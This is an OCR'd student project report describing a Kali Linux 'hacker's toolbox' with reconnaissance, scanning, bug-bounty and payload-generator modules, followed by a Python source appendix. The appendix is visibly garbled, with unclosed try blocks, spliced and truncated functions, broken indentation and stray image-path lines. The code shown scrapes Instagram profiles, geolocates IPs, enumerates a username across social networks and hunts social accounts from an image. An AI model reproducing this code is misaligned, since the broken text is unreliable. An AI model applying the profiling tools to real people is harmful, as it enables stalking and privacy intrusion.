- Python is a high-level language. When we write programs in Python, we do not need to remember the system architecture, nor do we need to manage the memory.

CHAPTER 5

SYSTEM DESIGN




Figure 5.1 Architecture Diagram

Kali Linux Operating System: The base platform providing access to a wide range of penetration testing and security auditing tools.

Network Scanning Tools: Tools like Nmap for network discovery and reconnaissance.

Vulnerability Assessment Tools: Software such as OpenVAS for identifying and assessing vulnerabilities in systems.

Exploitation Tools: Frameworks like Metasploit for developing and executing exploits.

Password Cracking Tools: Password cracking tools are used to recover or guess passwords from encrypted or hashed data. John the Ripper is a popular password cracking tool that supports various password cracking techniques, including dictionary attacks and brute-force attacks.

Wireless Attack Tools: These tools are specifically designed for assessing the security of wireless networks. Aircrack-ng, for example, is a suite of tools for auditing wireless networks by capturing packets, performing packet injection, and cracking WEP and WPA/WPA2-PSK keys.

Forensic Tools: Forensic tools are used for collecting, preserving, analyzing, and presenting digital evidence in legal proceedings. Autopsy is an open-source digital forensics platform that provides a graphical interface for conducting forensic investigations and analyzing disk images.

Reporting Tools: After conducting security assessments or penetration tests, it's essential to generate detailed reports summarizing the findings and recommendations. Reporting tools like Dradis Framework or Metasploit's built-in reporting capabilities help security professionals create comprehensive and professional-looking reports for stakeholders.

CHAPTER 6

MODULES

There are 6 modules

1. Information Gathering
2. Website vulnerability scanning
3. Network scanning
4. Bug Bounty tool
5. Anatomy of URL
6. Payload Generator

6.1 Information Gathering

This is the first step of Hacking. It is a set of technique like Foot printing, scanning, enumeration. The goal of reconnaissance phase is identifying and gathering information abouttarget. In Information Gathering phase this tool contain options are:

1.Instagram Information Gathering

Tool gets a range of information from an Instagram account. The information includes User id, followers/following, number of uploads, profile image URL, business Enum, externalURL, joined Recently, etc.

2.Trace IP

Lookup details about an IP address including location, ISP, host name, type, proxy,blacklist status

3.PDF meta data analysis

PDF metadata is data about a PDF document. It provides additional information about aPDF document, including file name of the document, its title, date of creation, author, copyrightinformation and what application was used to create the file.

4. Username Enumeration

Find usernames across over 75 social networks. This is useful if you are running aninvestigation to determine the usage of the same username on different social networks.

5. Social media hunting using image

Hunt down social media accounts by image across social network

6.2 Website vulnerability scanning

The second step in the hacking methodology is scanning, collective more informationusing complex and aggressive reconnaissance. Vulnerability scanning is identifying vulnerabilities and weak points in a target. In website vulnerability scanning phase this tool contain options are

1.Subdomain Enumeration

Subdomain enumeration is the process of finding valid subdomains for one or moredomain.

2.Reverse IP

Reverse IP lookup also known as reverse DNS lookup, is the process of querying the DNSto determine the domain name associated with an IP address.

3.Website Information Gathering

Finding website information like DNS servers, IP addresses, mail servers, SPFinformation, open ports, host IP, host name server, registry domain id, creation date, updated date, registry expiry date and admin information, etc.

6.3 Network scanning

Network Scanning is the procedure of identifying active hosts, ports and the services used by the target application. Network Scanning phase this tool contain options are

1. Network Scanner

Network scanning helps to discover any live computer or hosts, open ports, and the IP address of a victim. Network scanning helps to find out the vulnerabilities and the threats in thenetwork.

2.Mac changer

MAC Changer is a utility that makes the manipulation of MAC addresses of networkinterfaces easier.

3.Port scanning

A port scan is a method for determining which ports on a network are open. A port scan isa common technique hackers use to discover open doors or weak points in a network.

6.4 Bug Bounty Tools

A bug hunt is a robust explorative test that finds bugs and vulnerabilities in websites or mobile apps In Bug Bounty phase this tool contain options are:

1.Clickjacking

It has the option for find outing clickjacking vulnerability in websites. Clickjacking is an attack that tricks a user into which is invisible or disguised as another element.

2.Host Header Injection

It has the option for find outing Host Header Injection vulnerability in websites. host header injection is an attack in which a malevolent actor tampers with the host header in a client request

3.URL Redirection checker

It has the option for find outing URL Redirection vulnerability in websites. URL redirection also called URL forwarding, is a World Wide Web technique for making a web page available under more than one URL address. When a web browser attempts to open a URL that has been redirected, a page with a different URL is opened.

6.5 Anatomy of URL

URL stands for Uniform Resource Locator. A URL is nothing more than the address of a given unique resource on the We In Anatomy of URL phase this tool contain options are:

1.Malicious URL detection

The technology of malicious URL detection can help users identify malicious URL and prevent users from being attacked by malicious URL.

Also, users get more details about URL like IP address, server, content type, status code, page size, spamming, malware, phishing, suspicious, risk score, category, etc.

2.URL shortener

A URL shortener is a tool that creates a short, unique URL that will redirect to the specific website of your choosing.

6.6 Payload Generator

It has the option for generating payloads for different kind of platform like Windows, Linux, iOS, Python, PHP, Java. Payload are malicious scripts that an attacker uses to interact with a target machine in order to compromise it.

A payload is a piece of code that executes when hackers exploit a vulnerability. In other words, it's an exploit module. In Payload Generator phase this tool contain options are:

1. Android Payload Generator

Used to create payload for android devices, payload in application format

2. Apple-iOS Payload Generator

Used to create payload for apple-iOS devices, payload in iOS format

3. Windows Payload Generator

Used to create payload for windows devices, payload in executable format

4. Linux Payload Generator

Used to create payload for Linux devices, Executable and Linkable Format in application format

5. Python Payload Generator

Used to create payload for python-based devices, payload in python format

6. Java Payload Generator

Used to create payload for windows devices, payload in jar or jdk form

CHAPTER 7

CONCLUTION AND FUTURE ENHANCEMENT

7.1 RESULTS

In module 1 I have successfully find out a range of information from an Instagram account cyber__dexter. The information includes User id, followers/following, number of uploads, profile image URL, business Enum, external URL, joined Recently, etc. and also information about the address 119.18.54.106 , information about blank pdf and information about username cyber__dexter across over 75 social network In module 2 I have find out more information about subdomains, reverse ip and also website information like DNS servers, IP addresses, mail servers, SPF information, open ports, and more.

In module 3 I did scan the entire network and change original MAC address into duplicate. and also I did port scanning for target IP address.

7.2 CONCLUSION

The Main purpose of this project is to facilitate the work of Ethical hackers. Ethical hacking is a process of detecting vulnerabilities in an application, system, or organizations infrastructure. This tool is very help full for ethical hackers to penetration testing on system or network. There are mainly 5 phases in hacking. Not necessarily a hacker has to follow these 5 steps in a sequential manner. It's a step wise process and when followed yields a better result. This tool has the tools needed for Ethical hacking phases like reconnaissance, scanning, gaining access, maintaining access and clear tracking. So this tool makes ethical hackers work easier. we have got good results from these modules.

7.3 FUTURE ENHANCEMENT

- Every tool has its own merits and demerits. The project has covered almost all the requirements. Further requirements and improvements can easily be done since the coding is mainly structured Changing the existing modules or adding new modules can append improvements**.**

- By incorporating these enhancements, the Kali Linux Comprehensive Hacker's Toolbox can evolve into a more versatile and powerful platform for conducting advanced penetration testing and ethical hacking across diverse environments and technologies**.**

CHAPTER 8

REFERENCES

1. A. Tabasum, Z. Safi, W. AlKhater and A. Shikfa, "Cybersecurity issues in implanted medical devices", *Proc. Int. Conf. Comput. Appl. (ICCA)*, pp. 1-9, Aug. 2018.

2. F. Harrou, B. Bouyeddou, Y. Sun and B. Kadri, "Detecting cyber-attacks using a CRPS-based monitoring approach", *Proc. IEEE Symp. Ser. Comput. Intell. (SSCI)*, pp. 618-622, Nov. 2018.

3.Software defined Networking, Apr. 2020, [online] Available: https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html.

4.Pentesting on web applications using ethical – hacking Rina Elizabeth López de Jiménez 2016IEEE 36th Central American and Panama Convention.

5.“Ethical Hacking and Penetration Testing Guide”Originally published: 2014,Rafay Baloch.

6.“Hacking Tool Identification in Penetration Testing” Da-Yu Kao;Yun-YaChen;Fuching Tsai 2020 22nd International Conference on Advanced Communication Technology (ICACT).

7.Allen Harper, Shon Harris, Jonathan Ness,Chris Eagle, Gideon Lenkey, and TerronWilliams “Gray Hat Hacking”.


8."Automation of Recon Process for Ethical Hackers" Vijaya R Saraswathi;Iftequar Sk Ahmed;Sriveda M Reddy;S Akshay;Vrushik M Reddy;Sanjana M Reddy 2022International Conference for Advancement in Technology (ICONAT).

APPENDIX 1

SOURCE CODE

IMPLEMENTATION

```
from instagramy import InstagramUser
from urllib.request import urlopen
from termcolor import colored
from bs4 import BeautifulSoup
from datetime import datetime
import scapy.all as scapy
from requests import get
from halo import Halo
import pyshorteners
import subprocess
import pyfiglet
import requests
import PyPDF2
import codecs
import socket
import urllib
import json
import time
import sys
import os
import re

cyan = "\033[1;36;40m"
green = "\033[1;32;40m"
red = "\033[1;31;40m"
Y = '\033[1;33;40m'
W = "\033[1;37;40m"
Blue = '\033[94m'


def instarecon():
    try:
        print("\t\t!!!!............ INSTAGRAM INFORMATION GATHERING
............!!!!\n\n")
        print(cyan + """ ─ """)
    try:
        print(red + "\t\t!!!!................PDF meta data analysis................!!!!\n\n")


  print(cyan                                                                                          +
"""
```




```
""")
        filep = input(Y + "Enter The File path >>")
        with open(filep, 'rb') as f:
            pdf = PyPDF2.PdfFileReader(f)
            info = pdf.getDocumentInfo()
            number_of_pages = pdf.getNumPages()
    try:
        author = info.author
        creator = info.creator
        producer = info.producer
        print("\n")
        print(cyan + "[+] Author        : ", author)
        print(cyan + "[+] Creator       : ", creator)
        print(cyan + "[+] Producer      : ", producer)
        cdate = info['/CreationDate']
        cyear = cdate[2:6]
        cmonth = cdate[6:8]
        cd = cdate[8:10]
        print(cyan + "[+] Creation Date : ", cd, ":", cmonth, ":", cyear)
        mdate = info['/ModDate']
        myear = cdate[2:6]
        mmonth = cdate[6:8]
        md = cdate[8:10]
        print(cyan + "[+] Modified Date : ", md, ":", mmonth, ":", myear, "\n\n\n")
    except:
        print(red + "[-] Meta data not available\n\n\n")
except KeyboardInterrupt:
    os.system("clear")
    reconinput()



    def iplocate():
        try:
            print("\t\t\b!!!!............Trace Single IP............!!!!\n\n")
            print(red + """"              ¶¶¶
                    ¶¶_¶¶¶¶
                    ¶¶____¶¶¶
                   ¶¶¶______¶¶
                  ¶¶¶_______¶¶
                  ¶¶¶¶________¶¶
                  ¶_¶¶_________¶¶
                  ¶__¶¶_________¶¶____¶¶
                  ¶__¶¶__________¶¶¶¶¶¶¶
                 ¶¶__¶¶¶______¶¶¶¶¶¶___¶
                 ¶¶___¶¶__¶¶¶¶¶¶__¶¶
```

```
   ¶¶_¶____¶¶¶¶________¶¶
      ¶¶__¶¶___¶¶__________¶¶
     ¶____¶¶___¶¶__________¶¶
   ¶¶_______¶¶___¶¶_________¶¶
   ¶¶¶¶¶¶¶¶¶¶¶¶¶__¶¶_________¶
  ¶¶¶¶¶¶¶¶¶¶¶¶¶¶¶¶¶_¶¶________¶¶
¶¶__¶¶¶¶¶¶____¶¶¶¶¶¶¶¶¶______¶¶
¶¶¶¶¶___¶______¶___¶¶¶¶¶_____¶¶
        ¶¶¶¶¶¶¶¶______¶¶¶¶¶_¶¶
      ¶¶¶¶¶¶¶¶¶¶¶________¶¶¶¶
      ¶¶¶¶¶¶¶¶¶¶¶¶
      ¶__¶¶_¶¶¶¶¶¶
     ¶¶______¶___¶
     ¶¶_____¶¶___¶
     ¶______¶¶___¶
    ¶¶______¶¶___¶¶
    ¶¶______¶¶___¶¶
   ¶¶¶¶¶¶¶¶¶¶¶¶¶¶¶¶
  ¶¶¶¶¶¶¶¶¶_¶¶¶¶¶¶¶¶
  ¶¶________¶¶¶____¶¶
   ¶¶¶¶¶¶¶¶¶¶¶¶¶¶¶¶
""")
    ip = input(W + "Enter The Ip address >> ")
    url = "http://ip-api.com/json/" + ip
    r = requests.get(url)
    ipinfo = r.json()
    if ipinfo['status'] == 'success':
        lat = ipinfo['lat']
        lon = ipinfo['lon']
        print("\n\n\t\t" + green + ".......Ip location Found !!.......\n\n")
        print('\n\tCountry     : ', ipinfo['country'])
        print('\n\tRegion Name : ', ipinfo['regionName'])
        print('\n\tCity        : ', ipinfo['city'])
        print('\n\tTime zone   : ', ipinfo['timezone'])
        print('\n\tISP         : ', ipinfo['isp'])
        print(green + "\n\n\t\t.........Complete !!.........\n\n")
    else:
        print("\n\n\t\t" + red + ".........Ip location Not Found......... !!")
except KeyboardInterrupt:
    os.system("clear")
```

```
      reconinput()
def social_hunt():
    C = "\033[1;36;40m"
    G = "\033[1;32;40m"
    W = "\033[1;37;40m"
    R = "\033[1;31;40m"
    try:
        os.system("clear")
        response = requests.get('https://www.facebook.com/' + username)
        code1 = response.status_code

        if code1 == 200:
            print(W + "[+] FACEBOOK  :" + G + " FOUND!! " + Y + "
https://www.facebook.com/" + username)
        else:
            print(W + "[+] FACEBOOK  :" + R + " NOT FOUND!!")
        print(C + ".............................................................")

        # twitter
        response = requests.get('https://www.twitter.com/' + username)
        code2 = response.status_code
        if code2 == 200:
            print(W + "[+] TWITTER  :" + G + " FOUND!! " + Y + "
https://www.twitter.com/" + username)
        else:
            print(W + "[+] TWITTER :" + R + " NOT FOUND!!")
        print(C + ".............................................................")

        # YOUTUBE
        response = requests.get('https://www.youtube.com/' + username)
        code3 = response.status_code
        if code3 == 200:
            print(W + "[+] YOUTUBE  :" + G + " FOUND!! " + Y + "
https://www.youtube.com/" + username)
        else:
            print(W + "[+] YOUTUBE  :" + R + " NOT FOUND!!")
        print(C + ".............................................................")

        # BLOGGER
if code4 == 200:
```

```
                  print(W + "[+] BLOGGER  :" + G + " FOUND!! " + Y + '
https://blogspot.com/' + username)
        else:
            print(W + "[+] BLOGGER  :" + R + " NOT FOUND!!")
        print(C + ".........................................................")

        # GOOGLE PLUS

        response = requests.get('https://plus.google.com/' + username + '/posts')
        code5 = response.status_code
        if code5 == 200:
            print(W + "[+] GOOGLE PLUS  :" + G + " FOUND!! " + Y +
'https://plus.google.com/posts' + username)
        else:
            print(W + "[+] GOOGLE PLUS :" + R + " NOT FOUND!!")
        print(C + ".........................................................")

        # REDDIT

        response = requests.get('https://www.reddit.com/user/' + username)
        code6 = response.status_code
        if code6 == 200:
            print(W + "[+] REDDIT  :" + G + " FOUND!! " + Y + "
https://www.reddit.com/user/" + username)
        else:
            print(W + "[+] REDDIT :" + R + " NOT FOUND!!")
        print(C + ".........................................................")

        # WORDPRESS

        response = requests.get('https://' + username + '.wordpress.com')
        code7 = response.status_code
        if code7 == 200:
            print(W + "[+] WORDPRESS  :" + G + " FOUND!! " + Y + '
https://wordpress.com' + username)
        else:
            print(W + "[+] WORDPRESS :" + R + " NOT FOUND!!")
        print(C + ".........................................................")

        # PINTEREST
```

```
    response = requests.get('https://www.pinterest.com/' + username)
    code8 = response.status_code
    if code8 == 200:
      print(W + "[+] PINTEREST  :" + G + " FOUND!! " + Y + '
https://www.pinterest.com/' + username)
    else:
      print(W + "[+] PINTEREST :" + R + " NOT FOUND!!")
    print(C + "..........................................................")

    # GITHUB

    response = requests.get('https://' + username + '.deviantart.com')
    code17 = response.status_code
    if code17 == 200:
      print(W + "[+] DEVIANTART :" + G + " FOUND!! " + Y + '
https://deviantart.com/' + username)
    else:
      print(W + "[+] DEVIANTART :" + R + " NOT FOUND!!")
    print(C + "..........................................................")

    # About.me

    response = requests.get('https://about.me/' + username)
    code18 = response.status_code
    if code18 == 200:
      print(W + "[+] About.me :" + G + " FOUND!! " + Y + ' https://about.me/' +
username)
    else:
      print(W + "[+] About.meT :" + R + " NOT FOUND!!")
    print(C + "..........................................................")

    # Imgur

    response = requests.get('https://imgur.com/user/' + username)
    code19 = response.status_code
    if code19 == 200:
      print(W + "[+] Imgur :" + G + " FOUND!! " + Y + '

    else:
      print(W + "[+] Badoo :" + R + " NOT FOUND!!")
    print(C + ".................................................................")
except KeyboardInterrupt:
    os.system("clear")
    reconinput()
def recon():
try:
    spinner = Halo(text=' Scanning', spinner='dots')
    os.system("clear")
    print(Y + "\n\t\t\b!!!!..........Social media hunting using image.........!!!!!\n\n")
    print(cyan + """
```



```
        image = input(green + "Enter the image path >> ")
        try:
            spinner.start()
            headers = {
                'Access-Control-Allow-Origin': '*',
                'Access-Control-Allow-Methods': 'GET',
                'Access-Control-Allow-Headers': 'Content-Type',
                'Access-Control-Max-Age': '3600',
                'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0)
        Gecko/20100101 Firefox/52.0'
            }
            url = 'https://www.google.co.in/searchbyimage/upload'
            secondurl = {'encoded_image': (image, open(image, 'rb')), 'image_content':
        ''}
            response = requests.post(url, files=secondurl, allow_redirects=False)
            fetch = response.headers['Location']
            # print(fetch)
            req = requests.get(fetch, headers=headers)
            socialmedia = ["instagram", "facebook", "twitter", "linkedin", "github"]
            linklist = []
            print(green + "[+] Scan started......")
            print(green + "Checking whether the image is associated in any social
        media ")
            print(green + "Scanning started in Instagram")
            print(green + "Scanning started in Github")
            print(green + "Scanning started in Facebook")
            print(green + "Scanning started in Twitter")
            print(green + "Scanning started in Linkedin")
            if (req.status_code == 200):

                soup = BeautifulSoup(req.content, 'html.parser')
                for g in soup.find_all('div', class_='g'):
                    anchors = g.find_all('a')
                    if 'href' in str(anchors[0]):
                        linklist.append(anchors[0]['href'])
                        # print(linklist)
                c = 0
                for i in socialmedia:
                    sm = str(i)
                    # print(sm)
                    for j in linklist:
                        if sm in str(j):
                            c = c + 1
                            print(cyan + "[+]" + j)
                if c == 0:
                    print(red + "No social Media links associated with this image")
            spinner.stop()
        except Exception as e:
            print(e)
    except KeyboardInterrupt:
        os.system("clear")
        reconinput()


def reconinput():
    ascii_banner = pyfiglet.figlet_format("INFORMATION GATHERING")
    print(colored(ascii_banner, 'yellow', attrs=["bold"]))
    print(green + """

               1.Instagram Information Gathering
               2.PDF meta data analysis
               3.Trace Single IP
               4.Username Enumeration
               5.Social media Hunt

               usage : type exit back to menu
               """)
    inp = (input("Info>> "))

    if inp == '1':
        os.system("clear")
        instarecon()
    elif inp == '2':
        os.system("clear")
        pdfinfo()
    elif inp == '3':
        os.system("clear")
        iplocate()
    elif inp == '4':
        os.system("clear")
        social_hunt()
    elif inp == '5':


      os.system("clear")
        recon()
    elif inp == 'exit':
        os.system("clear")
        dexosint()
    else:
        print(red + "Enter an valid option")
    while True:
        reconinput()
def fuzz():
    try:
        print(cyan + "\t\t\t\b!!!.........Subdomain Enumeration..........!!!")
        print(green + """                                                   .------.------.
      +-------------+                   ___        |      |      |
      |             |                 \ /]       |      |      |
      |             |       _         _(_)       |      |      |
      |             |     ___))        [  | \___    |      |      |
      |             |     ) //o         | |    \  |      |      |
      |             |  _ (_    >        | |     ]  |      |      |
      |          __ | (O)  \__<         | | ____/   '------'------'
      |         /  o| [/] /   \)        [__|/_
      |             | [\]|  ( \         __/___\______
      |             | [/]|   \ \__  ___|            |
      |             | [\]|    \___E/%%/|______________|______
      |             | [/]|=====__   (_________________________)
      |             | [\] \______ \    |                  |
      |             | [/========\ |   |                  |
      |             | [\]     []| |   |                  |
      |             | [/]     []| |_  |                  |
      |             | [\]     []|___) |                  |

===========================================================
=========""")


        dom = input("\n\nEnter Domain (ex: facebook.com) >> ")
        url = "https://sonar.omnisint.io/subdomains/" + dom
        r = requests.get(url)
    if inp == '1':
        os.system("clear")
        fuzz()
    elif inp == '2':
        os.system("clear")
        ReverseIP()
    elif inp == '3':
        os.system("clear")
        websiteinfofather()
    elif inp == '4':
        os.system("clear")
        dnsrecon()
    elif inp == "exit":
        os.system("clear")
        dexosint()
    else:
        print(red + "\t\t\t\b..........Invalid choice..........")
    while True:
        Webvuln()
def networkscan():
    try:

                          usage : type exit back to menu
                          """)
    inp = (input(cyan + "Choose Options >> "))
    if inp == '1':
        os.system("clear")
        networkscan()
    elif inp == '2':
        os.system("clear")
        macchanger()

    elif inp == '3':
        os.system("clear")
        port_scanning()
    elif inp == "exit":
        os.system("clear")
        dexosint()
    else:
        print(red + "Invalid choice")
    while True:
        network1()

def ClickJacking():
```

```
try:
    print(green + """,

                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,ss,,,,sssssssss,,,,sss
                ,,,,,sss,,,,,ssssssss,,,,,sss
                ,,,ssss,,,,,sssssssss,,,,,ssss""")
    print(cyan + "\t\t\t!!!!................ClickJacking................!!!!")
    print(green + """\t\t\t,,,sssssssssssssssssssssssss
                ,,,,,,,,,,,,,,ssssssss
                ,,,,,,,,,,,,,,,ssssss
                ,,,,,,,,,,,,,,,ssssss
                ,,,,,,,,,,,,,,,ssssss
                ,,,,,,,,,,,,,,,ssssss
                ,,,,,,,,,,,,,,ssssssss
                ,,,,,,,,,,,,,,,,sssss
                ,,,,,,,,,,,,,sssssssss
                ,,,,,,,,,,,,,,,ssssss
                """)
    host = input(Y + "Enter host (ex: facebook.com)>>")
    port = int(input(Y + "Enter port (80->http  443->https) >>"))
    if port == 80:
        port = 'http://'
    elif port == 443:
        port = 'https://'
    else:

